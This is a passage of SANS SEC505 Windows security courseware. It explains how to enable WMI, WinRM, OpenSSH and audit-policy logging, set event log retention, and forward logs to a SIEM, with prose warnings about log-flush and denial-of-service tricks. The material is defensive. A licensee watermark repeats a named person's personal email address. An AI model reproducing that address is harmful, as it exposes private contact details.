
To enable the logging of WMI queries and commands, you must 1) enable the "Other Object Access Events" advanced audit policy subcategory and 2) configure the audit settings on the namespace(s) desired using the WMI Control snap-in.

```
auditpol.exe /set /subcategory:"Other Object Access Events"  
/success:Enable /failure:Enable
```

This will write event ID 4662 to the Security log showing the user name, WMI namespace, WMI class accessed, and the WMI method invoked, but only for those users whose groups have been added to the audit SACL of the namespace accessed.



No WMI access is logged by default, even with the "Other Object Access Events" audit policy enabled. You must also configure the Auditing tab (also known as the "System Access Control List", or SACL) for the desired namespaces, such as the Root namespace, and choose the group(s) whose access will be logged. There are several types of actions that can be logged, but the most important is "Execute Methods".



To configure WMI namespace SACLs, right-click the WMI Control snap-in in your MMC console > Properties > Security tab > highlight the Root namespace > Security button > Advanced button > Auditing tab > Add button > select a principal, such as the "Domain Admins" group > click the "Show advanced permissions" link on the right > check the boxes for "Execute Methods" and "Enable Account" at a minimum > OK > OK.

Be careful, if you log WMI access from the Everyone group or the local Users group, this will also log access from the local System account. WMI is constantly being accessed by built-in Windows services, so you may accidentally collect a small mountain of data, 99.999% of which would be noise. You might start with logging the "Domain Users" group, then add more groups as necessary. The data will need to be fed into a centralized SIEM for alerting.

WMI Activity Tracing (ETW)

Prior to Windows Vista, it was possible to modify the registry in order to write WMI log data to files underneath C:\Windows\System32\wbem\logs; however, for Windows 7 and later operating systems, this feature was discontinued and replaced with WMI support for Event Tracing for Windows (ETW).

Configuring ETW is beyond the scope of this course; the topic is rather complex. For more information, please do a search on the terms "wmi tracing" at the MSDN website (<https://docs.microsoft.com>).

WinRM Service Logging

The Windows Remote Management (WinRM) service maintains its own log in Event Viewer under Applications and Services Logs > Microsoft > Windows > Windows Remote Management > Operational. When using PowerShell's Get-WinEvent cmdlet, the name of the log is "Microsoft-Windows-WinRM/Operational". This logging is enabled by default.

The WinRM log records interactions with that service, including remote interaction from across the network, such as for WinRM PowerShell remoting sessions. See Event ID 11 in particular for connections to the "Microsoft.PowerShell" endpoint, then Event ID 16 for the closing of that WinRM remoting shell.

The WinRM service is not just for PowerShell. There will be other events of interest too, such as connections for the sake of interacting with the WMI service.

OpenSSH Server Service Logging

Event Viewer logging is enabled by default. No Windows audit policies need to be enabled to enable this logging. This is mostly just writing OpenSSH log messages to the Windows Event Logs instead of to Unix/Linux syslogd.

In Event Viewer, the OpenSSH logs are located under Event Viewer > Applications and Services Logs > OpenSSH.

But OpenSSH text file logging is not enabled by default. When enabled, messages are written to `$env:ProgramData\ssh\logs\sshd.log`. When enabled, logging stops being written to the Operational log in Event Viewer; hence, it is text file logging or Event Viewer logging, not both.

To enable text file logging, the `$env:ProgramData\ssh\sshd_config` file for the OpenSSH Server service must be edited to include "SyslogFacility LOCAL0" on an uncommented line. (That is a zero at the end of "LOCAL0", not an O.) After editing, the SSH Server service (sshd) must be restarted.

If you set "SyslogFacility AUTH" or simply comment out this SyslogFacility line in the `sshd_config` file, then log messages will be written to the Operational Event Log again, not to the `sshd.log` file. As usual, the SSH Server service (sshd) will need to be restarted.

Windows Audit Policies

Windows Audit Policies

- Determine what types of data are logged.
- Legacy versus Advanced Audit Policies (Vista+).

How To Manage

- INF security templates, GPO, and AUDITPOL.EXE.
- INF cannot manage Advanced Audit Policies.

What To Log? Begin with Microsoft's baseline.

Windows Audit Policies

To detect and respond to attacks, log data of various types must be generated, sifted for alerting, consolidated, and analyzed. This includes log data from all sources, including firewalls, IDS sensors, RADIUS servers, DNS, domain controllers, IIS, Exchange, and Windows. This course only covers Windows, but it is expected that other logging sources will be appropriately configured and consolidated too.

Windows Event Logs


In Event Viewer, there are the three standard logs: System, Security, and Application. The System log is for events related to operating system performance. It is mainly used for troubleshooting. The Security log is for recording authentication events, access to resources, invocations of user rights, and other items of interest for intrusion detection and incident response. The Application log is set aside for any other events application developers want; it's the everything-else category.

Windows provides good auditing capabilities, but they are not enabled by default. Facilities for centrally collecting and managing this audit data—like something akin to a Windows Syslog—are sorely lacking (and the event forwarding capability isn't enough). This section is concerned only with enabling the auditing; managing the log data almost always requires a third-party product; and real-time analysis and alerting always requires another product—it cannot be done by hand.

Basic Audit Policy

All audit policy settings on both servers and workstations can be remotely configured through Group Policy. The older, basic audit policy options are set under Computer

Configuration > Policies > Windows Settings > Security Settings > Local Policies > Audit Policy.



Auditing is enabled for the success and/or failure of certain types of events. However, these audit policy settings are mainly for Windows XP, Server 2003, and earlier operating systems. Current operating systems may use these policies, but it is better to focus on the advanced audit policies instead (see below). Nonetheless, the basic audit policies still work, so the following is a list of the recommended minimal audit policies to enable if you are going to use them:

- Audit Account Logon Events** (Success, Failure): This tracks authentication requests processed by the domain controllers even when the access is not to the domain controller itself. These authentication requests are sent by users' machines when a user logs on locally at those desktops and by servers when a client logs on remotely to those servers, e.g., when a user maps a drive letter to a server's shared folder. Think of DCs as providing a service for the sake of other machines on the network (checking usernames and passphrases), and this category logs whenever that service is provided. When this policy is enabled on the workstations and servers themselves, then it applies only to the local accounts on those machines; hence, it only applies to authenticated access to those machines. Strictly speaking, this audit policy logs information at the machine where the account in use is physically stored, i.e., either in the global AD database on a DC or in the local SAM database on a member server.
- Audit Account Management** (Success, Failure): This monitors user and group tasks such as account creation, deletion, modification, and group membership changes. Note that only the bare fact that an account or group has been modified will be logged through this policy, not the detailed data made available with "Audit Directory Service Access".

- **Audit Directory Service Access** (Success, Failure): This is required to begin logging access to AD objects as defined on those objects' individual SACLS. By analogy, NTFS SACLS also do not cause data to be written to the Event Log unless the "Audit Object Access" policy is enabled.
- **Audit Logon Events** (Success, Failure): This tracks interactive and over-the-network logons to the target computer itself. Strictly speaking, it logs information on the machine where the Security Access Token (SAT) is created for the local or remote user that is performing the logon, but the SIDs for that SAT do not all have to come from the target computer itself: the global SIDs will come from a DC and the local SIDs will come from the target machine, but the target machine is still the location where the SAT is created.
- **Audit Object Access** (Success, Failure): This is required to begin logging access to NTFS folders and files, registry keys, and shared printers. It is not the case that enabling this category will cause all filesystem, registry, and printer access to be logged. Rather, enabling the category makes it possible to have the audit ACLs (the System Access Control Lists) on those objects take effect. It takes two changes to audit access to a file; for example, this category must be enabled, and that particular file must be configured to audit some kind of access to it.
- **Audit Policy Change** (Success, Failure): Tracks changes to the audit policies themselves and changes to user rights assignments.
- **Audit Privilege Use** (Not Defined): Monitors the exercise of the various user rights on the machine, e.g., take ownership, change system time, etc. Enable this policy on an as-needed basis only to avoid filling the logs.
- **Audit Process Tracking** (Not Defined): This is rarely enabled and usually only by programmers who are debugging their own code. This category tracks program execution, process loading and unloading, filesystem handle creation and release, indirect object access, and other low-level OS behaviors. Enabling this category will cause a vast amount of extra log data and will slow the system down considerably.
- **Audit System Events** (Success, Failure): Tracks system startup, shutdown, and other system-wide events. This also records clearing of the System and Security logs.

Advanced Audit Policy Configuration


In Server 2008, Vista, and later, the basic top-level audit policy categories (above) have been broken down into subcategories, and each subcategory of audit policy can be enabled or disabled separately from the other subcategories. This is much more precise, and this approach to auditing is the recommended method instead of using the basic audit settings.

Indeed, the recommendation is now to simply ignore the basic audit policies when possible and only use the advanced audit policies. To make sure there are no conflicts or confusion between the basic and advanced audit policies, make sure to enable the following GPO setting: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings.

The above GPO option will ensure that the basic audit policies are ignored.

Managing advanced audit settings can be done from the command line with AUDITPOL.EXE or through Group Policy. Note that using Group Policy for this requires Server 2008 R2, Windows 7, or later; on Server 2008 and Vista only, you must still use AUDITPOL.EXE.

To manage advanced audit policies via GPO, navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration.



Be aware that many tools designed for Windows security do not correctly identify the active audit policies on a computer, including some of Microsoft's own tools. When in doubt, use AUDITPOL.EXE to view the audit policies currently live on a machine.

To list your current audit policy configuration with AUDITPOL.EXE:

```
auditpol.exe /get /category:*
```

For reference, here is a listing of the advanced audit policy subcategories:

System:

- Security System Extension
- System Integrity
- IPsec Driver
- Other System Events
- Security State Change

Logon/Logoff:

- Logon
- Logoff
- Account Lockout
- IPsec Main Mode
- IPsec Quick Mode
- IPsec Extended Mode
- Special Logon
- Other Logon/Logoff Events
- Network Policy Server

Object Access:

- File System
- Registry
- Kernel Object
- SAM
- Certification Services
- Application Generated
- Handle Manipulation
- File Share
- Filtering Platform Packet Drop
- Filtering Platform Connection
- Other Object Access Events

Privilege Use:

- Sensitive Privilege Use
- Non Sensitive Privilege Use
- Other Privilege Use Events

Detailed Tracking:

- Process Termination
- DPAPI Activity
- RPC Events
- Process Creation

Policy Change:

- Audit Policy Change
- Authentication Policy Change
- Authorization Policy Change
- MPSSVC Rule-Level Policy Change
- Filtering Platform Policy Change
- Other Policy Change Events

Account Management:

- User Account Management
- Computer Account Management
- Security Group Management
- Distribution Group Management
- Application Group Management
- Other Account Management Events

DS Access:

- Directory Service Changes
- Directory Service Replication
- Detailed Directory Service Replication
- Directory Service Access

Account Logon:

- Kerberos Service Ticket Operations
- Other Account Logon Events
- Kerberos Authentication Service
- Credential Validation

The AUDITPOL.EXE can be nicely wrapped with PowerShell for automation:

```
C:\SANS\Day4\Logging\Set-AdvancedAuditPolicy.ps1
```

What Should Be Logged?

What should be logged? This is not easy to answer. Too much logging slows down the system, wastes bandwidth, and consumes drive space unnecessarily. Too little and we may be blind to the activities of hackers and malware. And different types of machines require different audit policies, e.g., different policies for non-classified laptops versus domain controllers.

Begin by downloading the latest version of Microsoft's Security Baseline for your operating system version from the Microsoft's security home page (<https://www.microsoft.com/security>). Microsoft tries to strike a balance between visibility and impact, so these baselines are a good place to start. Don't worry, you can always log more categories of information later, but there are too many baselines and too many settings to list here.

For example, a security baseline will include a spreadsheet of security settings, including the advanced audit policies. Here is a screenshot from the security baseline spreadsheet for Windows 10.

	A	B	C	D
	Policy Setting Name	Default	MSFT 8.1	MSFT 10
1				
2	Audit Credential Validation		Success and Failure	
3	Audit Kerberos Authentication Service			
4	Audit Kerberos Service Ticket Operations			
5	Audit Other Account Logon Events			
6	Audit Application Group Management			
7	Audit Computer Account Management			
8	Audit Distributed Group Management			
9	Audit Other Account Management Events		Success and Failure	
10	Audit Security Group Management	Success	Success and Failure	
11	Audit User Account Management	Success	Success and Failure	
12	Audit DPAPI Activity			
13	Audit PNP Activity	No Auditing		Success
14	Audit Process Creation		Success	
15	Audit Process Termination			

Event Log Settings

Log Properties - Security (Type: Administrative)

General

Full Name: Security

Log path: %SystemRoot%\System32\Winevt\Logs\Security.evtx

Log size: 1.07 MB(1,118,208 bytes)

Created: Tuesday, November 17, 2015 11:15:02 AM

Modified: Sunday, January 31, 2016 4:42:02 AM

Accessed: Tuesday, November 17, 2015 11:15:02 AM

Enable logging

Maximum log size (KB): 18014398509482047

When maximum event log size is reached:

- Overwrite events as needed (oldest events first)
- Archive the log when full, do not overwrite events
- Do not overwrite events (Clear logs manually)

Clear Log

OK Cancel Apply

Compressed XML Logs

Max Size = HUGE

Beware of Flush Attacks!

SANS

SEC505 | Securing Windows

Event Log Settings

Event Log settings mainly concern the size and wrapping options for the separate log files themselves. To get to the dialog box in the slide, open Event Viewer > right-click a log > Properties. In a security template or domain GPO, these settings are found under Computer Configuration > Policies > Windows Settings > Security Settings > Event Log.

Group Policy Management Editor

File Action View Help

Computer Configuration

- Policies
- Software Settings
- Windows Settings
- Name Resolution Policy
- Scripts (Startup/Shutdown)
- Security Settings
 - Account Policies
 - Local Policies
 - Event Log**
 - Restricted Groups
 - System Services
 - Registry
 - File System
 - Wired Network (IEEE 802.3) Po

Policy	Policy Setting
Maximum application log size	16384 kilobytes
Maximum security log size	16384 kilobytes
Maximum system log size	16384 kilobytes
Prevent local guests group from accessing application log	Disabled
Prevent local guests group from accessing security log	Enabled
Prevent local guests group from accessing system log	Enabled
Retain application log	7 days
Retain security log	7 days
Retain system log	7 days
Retention method for application log	By days
Retention method for security log	By days
Retention method for system log	By days

These settings can be managed in PowerShell too:

```
C:\SANS\Day4\Logging\Manage-Event-Log-Retention.ps1
```

Log Size

Each log is finite in size. The larger the log size, the more events it can hold before the wrapping options engage. On Server 2008, Vista and later, the logs have been transformed into compressed XML files with more or-less unlimited maximum sizes: more than 16 million terabytes (16384 PB)!

On Server 2000/2003 and Windows XP, even though a log can be set to a maximum size of 4.2 GB in the interface, the log will not grow larger than about 300 MB (KB183097). There is no 300 MB artificial limit for Vista/2008 and later boxes.

Tip: Log size, retention method, and other event log settings can be managed from the command line with wevtutil.exe.

Wrapping Options

When a log file fills to its maximum capacity, that log file's wrapping options engage. There are three wrapping options:

- Overwrite Events As Needed
- Overwrite Events Older Than *X* Days (number of days is configurable)
- Do Not Overwrite Events (Clear Log Manually)

If you do not choose to Overwrite Events As Needed and the log fills up, then new events will simply not be written. The computer will continue operating normally, unless the CrashOnAuditFail option is enabled (see below).

Recommended Settings for Security

Ensure that there is adequate free space in the Boot partition (the one containing the operating system files) for both the log files and a paging file. Strongly consider placing additional paging files in other partitions, e.g., a RAID 0 volume dedicated to the paging file is ideal, but expensive. As a rule of thumb, the maximum size of the paging file in the Boot partition should be equal to the amount of RAM installed plus 50 megabytes. The combined maximum sizes of the log files should not be greater than the amount of hard drive free space after subtracting the amount of space used by the paging file when the paging file is at its maximum size.

The appropriate size of the log files depends upon one's security policy and the wrapping options used.

The wrapping option to Overwrite Events As Needed should not be used. This option allows an attacker to flush out log files with meaningless entries. After the intruder causes damage or steals data, he can launch a batch file that endlessly loops as it attempts to perform a denied action; the Security log will then overflow with access denied entries, flushing out the entries that audited the original damage or theft.

In most environments, the option to Overwrite Events Older Than *X* Days is the best choice. The number of days set should correspond to the log's backup/export schedule.

This schedule is in turn determined by the maximum size of the log and the rate at which the log becomes filled. Avoid the situation where a log fills to capacity before it has been exported to a storage server or backed up. Each event should be backed up twice before being purged, i.e., if you make a backup once every 7 days, then your log size should be set large enough so that wrapping does not occur until after about 15+ days. If your logs fill up faster than that, you'll need to make more frequent backups.

The option to Do Not Overwrite Events is preferred in very high-security environments. This option requires the log to be manually cleared before the log fills to maximum capacity and logging ceases. Clear the log just after it has been exported or backed up. This option might be used with the CrashOnAuditFail registry setting (see below).

Note: Windows Server 2003 and later can be configured with custom Read, Write, and Clear permissions on each of its Event Logs to regulate who can perform these actions. This is configured through registry edits (KB323076).

The Security log is the most important and should have a relatively large size and be archived frequently to prevent its overflow. There are many variables that must be considered when choosing a log file size, including:

- Free space on the partition.
- Average rate at which the log fills.
- Export/backup schedule for the log.
- Audit options on the SACLs of objects.
- Security policy requirements of one's environment.

These variables must be considered and configured together as a set.

If you set the AutoBackupLogFiles registry value (KB312571) and an event log fills to maximum size, then Windows will automatically create an archive file of the event log and then clear the working log. Beware that these archive files will accumulate until either you move/delete them or the server runs out of free hard drive space. If you have the money for centralized archival of event log data, hopefully with host-based IDS monitoring too, this would be far better.

TL;DR for PowerShell

Before we discuss each of the logging options, which can be a bit overwhelming, you might just want a concise summary of the recommendations for most environments:

- Always increase the sizes of the Security and PowerShell Operational event logs to at least 300 MB each (preferably 1 GB each).
- Always enable Windows logon/logoff audit policies.
- Always enable PowerShell script block logging, but do not check the box in this option to also "Log script block execution start/stop events".

- Always forward PowerShell script block logging events at the Warning level (Event ID 4014) to a SIEM or host IDS server.

But then the recommendations get less concise because it depends on the expected free drive space available and the free bandwidth available for SIEM forwarding:

- If free drive space is available, next enable machine-wide PowerShell transcription logging with NTFS compression on the storage folder, and include a scheduled task to delete transcription logs older than 90 days (preferably 365 days).
- With more free drive space, enable Windows process creation event logging, either with or without command line arguments.
- With more free drive space, enable Windows Firewall logging to the Security event log for successful inbound and outbound connections first, then, with space available, blocked connections too.
- With more free drive space, enable WinRM logging on the Root namespace for the Everyone group, both failed and successful execution of methods.
- Note that basic OpenSSH logging is enabled by default.

Finally, a few warnings:

- PowerShell module logging is *very* verbose and should perhaps be the last logging option to enable for PowerShell on all machines by default.
- When you enable PowerShell script block logging in a GPO, do not check the box to also "Log script block execution start/stop events" or else you will get a great deal of low-value log data. Potentially, this is more data than even module logging produces, but at least the module logging data is useful.
- PowerShell transcription logging and Windows process creation event logging with command line arguments can both accidentally expose secrets, such as passwords given as plaintext arguments; hence, these logs must be protected.
- Command history logging with Start-Transcript and PSReadLine are relatively easy to evade or turn off, are redundant if machine-wide transcription logging is enabled, and can be valuable to attackers too; hence, like all transcription logs, they must also be protected.

There is a 100% probability that the above recommendations are not ideal for your environment. They may log too much or too little. Maybe you don't have a SIEM at all.

You will have to do testing and evaluate what is best for you, but you knew that already. This is why there is little point in trying to give several pages of exact recommendations.

Shut Down System Immediately if Unable to Log Security Audits?

When a log file reaches its maximum size, and the option to Overwrite Events As Needed is not used, then the system continues to function normally except that no new events are written to the overflowed log. Logging stops but the server stays up and running.

In very high-security environments, it may be undesirable for the server to remain operational when no logging is occurring. On these networks, it is preferable for a server to shut down than to operate without auditing.

When a server does shut down because of this setting, a Blue Screen of Death (BSoD) will occur. When the server is rebooted, only an administrator will be able to log on (interactively or over the network). The administrator should then back up the Security log, clear it, and reboot the system.

Important: If an attacker knows that this option is enabled, then the attacker can use it for denial-of-service attacks!

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Log Consolidation for SIEM Analysis

Logs from all sources must be centralized, not just from PowerShell and Windows:

- Protects from malicious deletion or editing.
- Allows cross-platform correlation and analysis.
- Allows real-time IDS alerting.
- Unrealistic to do IDS scanning by hand anymore.

Long list of SIEM products in manual:

- Some totally free, some are "freemium" for SMEs.
- Can't cover SIEM management here, not enough time (SEC555).

Log Consolidation for SIEM Analysis

Ideally, as local log data is being produced, copies of the log data would be sent over the network to a centralized log consolidation, archival, alerting, and analysis server. Hackers and malware might attempt to disable logging and delete all log data after compromising a machine, so ideally, the log event copies would be sent over the network in real time, though it is common to batch up new log entries for at least a few minutes first.

There is no Syslog equivalent built into Windows (the subscriptions feature in Event Viewer doesn't count), so installing a third-party log consolidation product is mandatory. There are both commercial and FOSS options available. Whatever product is chosen, though, we want it to scale to one's enterprise, not consume excessive bandwidth, not slow down monitored systems too much, to provide flexible alerting capabilities, and to make it as easy as possible to perform forensics analysis and speedy incident response.

The product should also include a Security Information Event Management (SIEM) console, or at least be compatible with one's existing SIEM. Many products in this space are a combination of log consolidator and SIEM analytics in one package.

Having a SIEM is essential for receiving near real-time IDS alerting. As logs from all sources, not just Windows, are consolidated, the SIEM can perform pattern matching to look for indications of attacks, compromise, malware infection, or post-exploitation actions. Today, it is totally unrealistic to attempt to perform this cross-platform, multisource, real-time IDS analysis by hand. There is just too much data streaming in and the patterns to identify themselves change too frequently (these patterns are "fuzzy")

heuristic or statistical patterns, not simple signatures). Fortunately, there are some great SIEMs that are free!

Here are a few log consolidation products to consider, though this is not intended as an exhaustive list or as specific recommendations:

- BlackStratus Storm (www.blackstratus.com)
- CorreLog (www.correlog.com)
- Dell InTrust (www.dell.com)
- HP ArcSight (www.hp.com)
- IBM Q1 Labs (www.q1labs.com)
- LogRhythm (www.logrhythm.com)
- McAfee Enterprise Security Manager (www.mcafee.com)
- NetIQ Sentinel (www.netiq.com)
- OSSEC (www.ossec.net)
- SolarWinds Log & Event Manager (www.solarwinds.com)
- Splunk (www.splunk.com)
- Symantec Security Information Manager (www.symantec.com)
- TIBCO LogLogic (www.tibco.com)
- TripWire SIEM (www.tripwire.com)
- Trustwave SIEM (www.trustwave.com)

Note: The SIEM space is changing rapidly. If your favorite SIEM is not on the list above, or if a product no longer exists, please let the instructor know!

Do-It-Yourself PowerShell Log Analysis?

You can write your own Hunt Team scripts to search transcription logs for keywords or regular expression patterns that indicate abuse, but far better would be to use real-time Security Information Event Management (SIEM) and Endpoint Detection and Response (EDR) monitoring products that can send alerts, disconnect remoting sessions, and download hourly vendor updates (similar to how antivirus products receive regular updates). Otherwise, if you plan to write the search algorithms yourself, you'll be playing a never-ending game of catchup as attackers invent new evasion techniques.

Contact your favorite SIEM and EDR vendors and ask whether their products can understand and analyze PowerShell log data to perform real-time detection of malicious or anomalous activity. Any SIEM can import the raw log data; the question is whether your favorite SIEM *understands* the commands, command line arguments, and other metadata to learn what is potentially malicious or statistically abnormal for a user or a machine. This is what's needed for real-time intrusion detection; doing it by hand is too slow and doesn't scale.

Note: Because of time constraints, we simply cannot dive into the SIEM deep end here; please see SANS course SEC555 for SIEM design and management.

If you do want to look for keywords in PowerShell logs, follow Sean Metcalf's advice in 2015 (<https://adsecurity.org/?p=2604>) about the drawbacks of looking for the names of today's popular exploitation tools. Instead, focus on the classes, assemblies, DLLs, methods, functions, constants, and cmdlets these tools are likely to use both today and tomorrow. This will generate more false positives in the short run, but in the long run will be more effective in avoiding false negatives. It's not bad or useless to look for popular hacker tool names; it's just that our adversaries know we'll be doing this too. (See `C:\SANS\Day4\Logging\Potentially-Suspicious-Keywords.ps1` to get started.) This is what our SIEM and EDR vendors are supposed to be doing.

Malicious code will usually be obfuscated, so you'll have to either 1) peel back the layers of obfuscation yourself; 2) rely on PowerShell's native logging capabilities to capture the deobfuscated code during execution, perhaps in an isolated lab; or 3) use forensics tools specifically designed for this, like Revoke-Obfuscation from Daniel Bohannon and Lee Holmes (search GitHub).

As an example of the kind of patterns to look for, in Event Viewer > Application and Services Logs > Windows PowerShell log, extract Event ID 800 messages and look for unusual combinations of HostName, HostVersion, HostApplication, and EngineVersion. (Remember that "host" refers to the hosting process of the PowerShell DLLs.) For example, anything other than the normal paths to powershell.exe and powershell_ise.exe would be suspicious, especially when the HostName is wrong for that executable. And any attempt to use PowerShell 2.0 should be investigated (Event ID 400), especially if the PowerShell 2.0 engine DLL has been disabled.

EDR products should combine information from the logs with analysis of running processes, registry key data, and other persistence artifacts. For example, with this script, you can list all processes that have loaded the main PowerShell engine DLL (or any other module whose regular expression pattern you give to the script as an argument):

```
C:\SANS\Day4\Logging\Get-ProcessWithModuleRegex.ps1
```

Combined with Invoke-Command, the above script could be run on thousands of remote hosts. The point of all this is that detecting PowerShell malware requires more than just extracting keywords from logs, especially when logging is being disabled and the existing logs deleted. If you were the attacker, wouldn't you scrub your footprints?

Hopefully, soon the SIEM and EDR vendors will up their PowerShell game so that today's do-it-yourself cottage industry tools will become unnecessary. Scalability, real-time monitoring and alerting, and incident response automation require better SIEM and EDR products than we have today (it's not 2010 anymore).

Done! Great Job!



<# Congratulations!!! #>

\$Today.Completed = \$True

SANS

SEC505 | Securing Windows

Congratulations!

You have finished the manual!

Thank you for attending this seminar, and please complete the evaluation form. Your feedback plays an important role in the development of future courses and the editing of this current one.

Thank You!

505.5 Certificates and Multifactor Authentication

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

